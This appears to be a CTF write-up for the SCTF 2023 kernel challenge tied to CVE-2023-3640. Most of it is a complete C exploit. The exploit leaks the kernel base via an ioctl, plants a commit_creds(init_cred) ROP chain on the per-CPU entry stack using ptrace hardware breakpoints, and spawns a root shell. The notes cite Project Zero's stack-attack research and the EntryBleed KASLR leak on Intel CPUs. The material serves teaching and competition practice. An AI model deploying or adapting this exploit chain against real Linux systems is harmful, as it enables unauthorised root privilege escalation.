 pray77/cve-2023-3640
SCTF 2023 kernel pwn && CVE-2023-3640

SCTF 2023 kernel pwn
Off-topic: A little advertisement — the author is a 2024 undergraduate graduate student, participating in this year's autumn recruitment. Feel free to contact me~
This problem aims to test two points.


For specific addresses and offsets, refer to the exp. I hope everyone can debug it themselves.
#define _GNU_SOURCE
#include <sched.h>
#include <sys/mman.h>
#include <pthread.h>
#include <semaphore.h>
#include <sys/ptrace.h>
#include <signal.h>
#include <sys/wait.h>
#include <stddef.h>
#include <asm/user_64.h>
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/utsname.h>
#include <stdbool.h>
#include <string.h>
#include <sys/resource.h>
#include <sys/prctl.h>
#include <fcntl.h>

void* map;
#define PAGE_SIZE 0x1000
pid_t hbp_pid;
unsigned long kernel_base;
unsigned long init_cred;
unsigned long commit_cred;
unsigned long pop_rdi;
unsigned long swapgs_restore_regs_and_return_to_usermode;

size_t user_cs, user_ss, user_rflags, user_sp;

void saveStatus()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            );
    printf("\033[34m\033[1m[*] Status has been saved.\033[0m\n");
}

void teardown()
{
    kill(hbp_pid,9);
}

void create_hbp(void* addr)
{

    if(ptrace(PTRACE_POKEUSER,hbp_pid, offsetof(struct user, u_debugreg), addr) == -1) {
        printf("Could not create hbp! ptrace dr0: %m\n");
        teardown();
        exit(1);
    }

    if(ptrace(PTRACE_POKEUSER,hbp_pid, offsetof(struct user, u_debugreg) + 56, 0xf0101) == -1) {
        printf("Could not create hbp! ptrace dr7: %m\n");
        teardown();
        exit(1);
    }
}

void hbp_raw_fire()
{
    if(ptrace(PTRACE_CONT,hbp_pid,NULL,NULL) == -1)
        {
            printf("Failed to PTRACE_CONT: %m\n");
            teardown();
            exit(1);
        }
}
void getRootShell(void)
{
    if(getuid()) {
        printf("\033[31m\033[1m[x] Failed to get the root!\033[0m\n");
        exit(-1);
    }

    puts("\033[32m\033[1m[+] Successful to get the root. "
         "Execve root shell now...\033[0m");
    system("/bin/sh");
}
size_t getshelladdr = &getRootShell;
void init(unsigned cpu)
{
    cpu_set_t mask;
    map = mmap((void*) 0x0a000000,0x1000000,PROT_READ | PROT_WRITE,MAP_SHARED | MAP_ANONYMOUS | MAP_FIXED,0,0);
    switch(hbp_pid = fork())
    {
        case 0: //child
            //pin cpu

            CPU_ZERO(&mask);
            CPU_SET(cpu,&mask);
            sched_setaffinity(0,sizeof(mask),&mask);
            ptrace(PTRACE_TRACEME,0,NULL,NULL);
            raise(SIGSTOP);
            __asm__(
                "mov r15,   0xbeefdead;"
                "mov r14,   pop_rdi;"
                "mov r13,   init_cred;" // start at there
                "mov r12,   commit_cred;"
                "mov rbp,   swapgs_restore_regs_and_return_to_usermode;"
                "mov rbx,   0x77777777;"
                "mov r11,   0x77777777;"
                "mov r10,   getshelladdr;"
                "mov r9,    user_cs;"
                "mov r8,    user_rflags;"
                "mov rax,   user_sp;"
                "mov rcx,   user_ss;"
                "mov rdx,   0xcccccccc;"
                "mov rsi,   0xa000000;"
                "mov rdi,   [rsi];"
            );
            exit(1);
        case -1:
            printf("fork: %m\n");
            exit(1);
        default: //parent. Just exit switch
            break;
    }
    int status;
    //Watch for stop:
    puts("Waiting for child");
    while(waitpid(hbp_pid,&status,__WALL) != hbp_pid || !WIFSTOPPED(status))
    {
        sched_yield();
    }
    puts("Setting breakpoint");
    create_hbp(map);
}

int main()
{
    saveStatus();
    int fd = open("/dev/seven", O_RDWR);
    if(fd < 0) perror("Error open");
    unsigned long addr =  ioctl(fd,0x5555,0xfffffe0000000000+4);
    printf("0x%llx\n",addr-0x1008e00);
    kernel_base = addr-0x1008e00;
    init_cred = kernel_base + 0xffffffffbd64cbf8 - 0xffffffffbbc00000;
    commit_cred = kernel_base + 0xffffffffbbcbb5b0 - 0xffffffffbbc00000;
    pop_rdi = kernel_base + 0xffffffff81002c9d - 0xffffffff81000000;
    swapgs_restore_regs_and_return_to_usermode = kernel_base + 0xffffffff82000f01 - 0xffffffff81000000;
    init(1);
    hbp_raw_fire();
    waitpid(hbp_pid,NULL,__WALL);
    hbp_raw_fire();
    waitpid(hbp_pid,NULL,__WALL);
    ioctl(fd,0x6666,0xfffffe0000010f60);
}
In fact, this is just a 1day exploitation problem. The basic idea comes from this article by Google's Project Zero. The author's work was only to turn it into a CTF challenge, making it convenient for everyone to learn this exploitation method that I personally find powerful and interesting, and to experience the charm of being able to get shell by writing only one byte at one address. https://googleprojectzero.blogspot.com/2022/12/exploiting-CVE-2022-42703-bringing-back-the-stack-attack.html?m=1
This is a problem involving a kernel information leak 0day, but there were unintended solutions (both teams that solved it used unintended solutions).
The problem is an enhanced version of sycrop with the leak removed, because the kernel version is 6.2, and the per cpu entry area added randomization.
-enable-kvm and -cpu host in the startup script, which use the physical host's CPU. In fact, in most cases, Intel CPUs are affected by this vulnerability. For details, refer to the 1day Entrybleed article (https://www.willsroot.io/2022/12/entrybleed.html#comment-form). Using the script above, you can leak KASLR.